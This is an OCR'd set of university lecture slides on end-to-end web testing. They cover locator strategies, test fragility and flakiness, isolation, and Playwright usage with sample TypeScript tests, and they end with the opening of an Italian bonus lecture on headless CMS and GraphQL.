- Tests may be **flaky** and/or **fragile**

AUTOMATED E2E WEB TESTS

- Automated E2E web tests are basically test code that leverages dedicated libraries to **remotely control** a web browser
  - Navigate to URLs
  - Locate and interact with web page elements
- Thanks to these libraries, E2E test code can simulate user interactions with a web app
- These libraries can be useful not only for testing, but also for other tasks!
  - **Scraping** (extracting data from web sites)
  - **Crawling** (navigating web sites)




SELECTING WEB PAGE ELEMENTS

Selecting (**locating**) elements with which to interact is a crucial part of E2E web testing. Three main approaches (**locator strategies**) exist:

- **Absolute coordinates**
  - Identify elements based on screen coordinates
  - `click(200, 300);` //click at coordinates 200,300
- **Visual-based locators**
  - Identify elems based on their appearence, using image-matching algorithms
  - `click(` `);` //click on the element matching the provided image
- **Layout-based locators**
  - Identify elements based on layout properties (e.g.: use CSS selectors!)
  - `click(".item button.buy");` //click on the button.buy contained in a .item

VISUAL WEB TEST SELECTORS

- Tools like SikuliX allow users to write E2E tests using visual locators
- **Live demo time**!



E2E WEB TESTING CHALLENGES

Two key challenges arise when doing E2E web testing


- **Fragility**
- **Flakiness**

E2E WEB TEST FRAGILITY


- E2E web tests are often **fragile** w.r.t. web app evolution
  - Even minor changes to the web app or test environment can break locators
  - As a result, tests become unable to interact with the correct elements
  - Time-consuming maintenance is required to repair **broken** locators

```
click(100, 200);
```

This locator breaks in v. 1.1!
The absolute coordinates do not correspond to the login button anymore!



Web App v. 1.0




Web App v. 1.1

E2E WEB TEST FRAGILITY


- E2E web tests are often **fragile** w.r.t. web app evolution
  - Even minor changes to the web app or test environment can break locators
  - As a result, tests become unable to interact with the correct elements
  - Time-consuming maintenance is required to repair **broken** locators

```
click( Login );
```

This locator breaks in v. 1.1!
The specified image no longer matches the appearance of the login button!



Web App v. 1.0




Web App v. 1.1

E2E WEB TEST FRAGILITY

- E2E web tests are often **fragile** w.r.t. web app evolution
  - Even minor changes to the web app or test environment can break locators
  - As a result, tests become unable to interact with the correct elements
  - Time-consuming maintenance is required to repair **broken** locators

```
click(".form button:first-of-type");
```

This locator breaks in v. 1.1!
A new button is added in .form before the login button. The test will incorrectly click on the new button!



Web App v. 1.0 Web App v. 1.1

LOCATOR STRATEGIES AND FRAGILITY

- Good locators should be not too generic and not too specific
  - If too generic, they might easily select a different element than intended
  - If too specific, even minor changes might break them
  - Experience goes a long way in designing robust locators!
- Coordinate-based locators are the most fragile
- Visual-based locators are robust to layout changes, but fragile w.r.t. changes to the appearence of elements
- Layout-based locators are robust w.r.t. purely visual changes, but more fragile w.r.t. layout changes
- Layout-based locators are the most used in practice


E2E WEB TEST FLAKINESS

- E2E web tests have a tendency to be **flaky**, i.e., behave inconsistently
- The same test may pass or fail intermittently under identical conditions (i.e., no change to the web app or to the test)
- This unpredictability is often caused by the non-determinism related to loading times or fetching data
  - Some times, for example, an external resource takes longer to return the data that needs to be visualized
  - As a consequence, tests might try to access elements which have not been rendered yet, resulting in errors (element not found)
- Flakiness can be mitigated by using appropriate waiting strategies

E2E TEST ISOLATION

- E2E web tests should run in **isolation**
  - **No failure carry-over** (one failing test does not affect subsequent tests)
  - Test **execution order does not matter** (tests can be executed in parallel)
  - Each test can be executed **independently** (easier to **debug**)
- E2E isolation can be achieved in two ways:
  - **Start from scratch**. Each test runs in a brand-new, clean environment
  - **Clean-up between tests**. Make sure the clean and reset the environment between tests

E2E WEB TESTING TOOLS



PLAYWRIGHT

- Open-source browser automation and testing framework
- Developed by Microsoft, first released on 31 January 2020
- **Cross-browser**, **cross-platform**
- **Event-driven**, **Async** approach
- Written in TypeScript
- APIs available in TypeScript, JavaScript, C#, Java, Python
- Slightly less popular than Selenium, Puppeteer and Cypress right now, but **way higher interest** and **retention rates** (State of JS 2022)

INSTALLING PLAYWRIGHT

Several ways to get started (see docs). Most common one is:

```
@luigi → D/O/T/W/2/e/2/playwright-example $ npm init playwright@latest
Need to install the following packages:
create-playwright@1.17.131
Ok to proceed? (y) y
Getting started with writing end-to-end tests with Playwright:
Initializing project in '.'
√ Do you want to use TypeScript or JavaScript? · TypeScript
√ Where to put your end-to-end tests? · tests
√ Add a GitHub Actions workflow? (y/N) · false
√ Install Playwright browsers? (Y/n) · true
Initializing NPM project (npm init -y)...
...
Happy hacking! 🎭
@luigi → D/O/T/W/2/e/2/playwright-example $
```

OUR FIRST PLAYWRIGHT TEST

- In this course, we'll use TypeScript to write Playwright tests
- Tests are defined using the **test()** function
  - Takes as input a **title**, and an **async test function** containing test code
- Playwright provides APIs to remotely **control** web browsers, **locate** elements in web pages, and **interact** with them

```
import { test, expect } from '@playwright/test';

test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Expect the page has a title matching a substring.
  await expect(page).toHaveTitle(/Playwright/);
});
```

PRE–DEFINED PLAYWRIGHT TEST


```
import { test, expect } from '@playwright/test';

test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Expect the page has a title matching a substring.
  await expect(page).toHaveTitle(/Playwright/);
});

test('get started link', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Click the get started link.
  await page.getByRole('link', { name: 'Get started' }).click();
  // Expects page to have a heading with the name of Installation.
  await expect(page.getByRole('heading', { name: 'Installation' })).toBeVisible();
});
```

RUNNING PLAYWRIGHT TESTS

```
@luigi → playwright-example $ npx playwright test
Running 6 tests using 6 workers
  6 passed (7.1s)
@luigi → playwright-example $ npx playwright show-report
  Serving HTML report at http://localhost:9323.
```



- By default, tests are executed on
  - chromium (Blink engine)
  - firefox (Gecko engine)
  - webkit (engine used by Safari and Apple devices)
- Playwright can also emulate tablet and mobile browsers (Chrome and Safari)
- Platforms on which tests are executed can be configured in the **playwright.config.ts** file

PLAYWRIGHT: TEST ISOLATION

- Playwright achieves **isolation** by starting from scratch
  - Tests are executed in a **clean environment**, not influenced by earlier tests
  - This means that each test runs in a brand-new browser environment, with its own localStorage, sessionStorage, cookies, …
  - This is achieved by using a new **BrowserContext** for each test (you can think of a new BrowserContext as an incognito-like profile)

PLAYWRIGHT: ENVIRONMENT AND FIXTURES

- The environment for each test is defined using **Test Fixtures**
- Tipically, Playwright creates a new **BrowserContext** for each test, and provides a default **Page** in that context
- Think of a Page as an abstraction of a **tab** in a brand-new browser
- The `{page}` argument passed to the test function tells Playwright to setup the Page fixture (e.g.: create a new BrowserContext and a Page in that context)

```
test('has title', async ({ page }) => {
  await page.goto('https://playwright.dev/');
  // Expect the page has a title matching a substring.
  await expect(page).toHaveTitle(/Playwright/);
});
```

WRITING E2E TESTS WITH PLAYWRIGHT

Three key parts are crucial in writing automated E2E tests

- Locating elements
- Performing actions
- Asserting state against expectations

PLAYWRIGHT: LOCATING ELEMENTS

Playwright supports different ways to locate elements: docs

```
page.getByText(); // locate by text content.
page.getByLabel(); // locate a form control by associated label's text.
page.getByPlaceholder(); // locate an input by placeholder.
page.getByAltText(); // locate an element, usually image, by its text alt.
page.getByTitle(); // locate an element by its title attribute.
page.getByTestId(); // locate an element based on its data-testid
```

It is also possible to use CSS and XPATH locators

```
page.locator("#foo ul [data-foo]")
page.locator("//[@id='foo']//ul//*[@data-foo]")
```

PERFORMING ACTIONS

Once the intended element has been located, it is possible to programmatically interact with it

- It suffices to invoke the adequate method on the located element

```
page.locator("#input").clear();
page.locator("#input").fill("Foo");
page.locator("#input").press("Tab");
page.locator("#checkbox").check();
page.locator("#select-course").selectOption("web technologies");
page.locator("#button").click();
page.locator("#button").dblclick();
```

ASSERTING STATE

Once the intended element has been located, it is also possible to perform test assertions on that element

- To make assertions, call **expect(value or locator)** and then a matcher reflecting the assertion you want to make
- Check out the docs for a complete reference on test assertions


```
expect(page.locator("#foo")).toBeDefined();
expect(page.locator("#foo")).toBeDisabled();
expect(page.locator("#foo")).toBeEmpty();
expect(page.locator("#foo")).toContainText("foo");
expect(page.locator("#foo")).toHaveClass("bar");
expect(page.locator("#foo")).toBeVisible();
expect(page.locator("#foo")).toBeInViewport();
```

CAPTURE AND REPLAY

- Writing tests by hand is a time consuming task
- **Capture and Replay** (C&R) approaches allow to automatically generate E2E test code by «recording» (capturing) user interactions
- C&R allows testers to easily create re-executable E2E tests by simply interacting with the web app
- Being generated automatically, C&R test code may be suboptimal w.r.t. fragility or flakiness
  - We may use it as a starting point nonetheless!
- Playwright supports C&R (through its **Test Generator** feature), so let's see it in action!

PLAYWRIGHT TEST GENERATOR

- The easiest way to get started is to use the VS Code Playwright extension
- In the Testing tab, under the Playwright tab, we can select «**Record new**»



PLAYWRIGHT TEST GENERATOR

- After starting the recording process, a browser window will appear
- We just have to interact with the browser as an end-user
- Playwright will capture all our interactions, generating the code necessary to replicate them
- Built-in heuristics are used to determine the best locators

```
test('should login with correct credentials', async ({ page }) => {
  await page.goto('http://localhost:4200/home');
  await page.getByRole('link', { name: 'Login' }).click();
  await page.getByPlaceholder('Your username').fill('luigi');
  await page.getByPlaceholder('••••••••').fill('luigi');
  await page.getByRole('button', { name: 'Sign in' }).click();
  await expect(page.locator('#navbar-default')).toContainText('Welcome, luigi');
});
```

REFERENCES

- **Angular Testing**
  https://angular.dev/guide/testing
  Relevant parts: Overview, Basics of testing components, Component Testing Scenarios, Testing services, Code coverage
- **Playwright Docs**
  https://playwright.dev/docs/intro
  Relevant parts: Getting started, Guides > Best practices

ATTENZIONE — CONTENUTI EXTRA

- Il contenuto di queste slide **NON è parte del programma di Tecnologie Web per l'anno accademico 2023/2024.**
- Questi argomenti **non** appariranno nelle prove scritte, **né** saranno chiesti durante la discussione del progetto.
- Per quanto riguarda il progetto, si sottolinea che:
  - La traccia del progetto **vieta esplicitamente l'utilizzo di CMS.**
  - È ammesso, invece, l'utilizzo di **GraphQL**.

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — BONUS LECTURE

(HEADLESS) CONTENT MANAGEMENT SYSTEMS AND GRAPHQL

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https://www.docenti.unina.it/luigiliberolucio.starace

MANAGING CONTENT: CHALLENGES

The key goal of many web applications is to display content to users

- Content may **change** very frequently
- Content may **grow exponentially** (e.g.: ~7M pages in Wikipedia)

This poses some challenges:

- Hand-coding entire web pages for content updates requires technical expertise and results in slower workflows
  - Those in charge of contents are typically not the web devs
- Managing different versions of the published content is not trivial
- Ensuring a structured workflow is adopted is challenging

CONTENT MANAGEMENT SYSTEMS

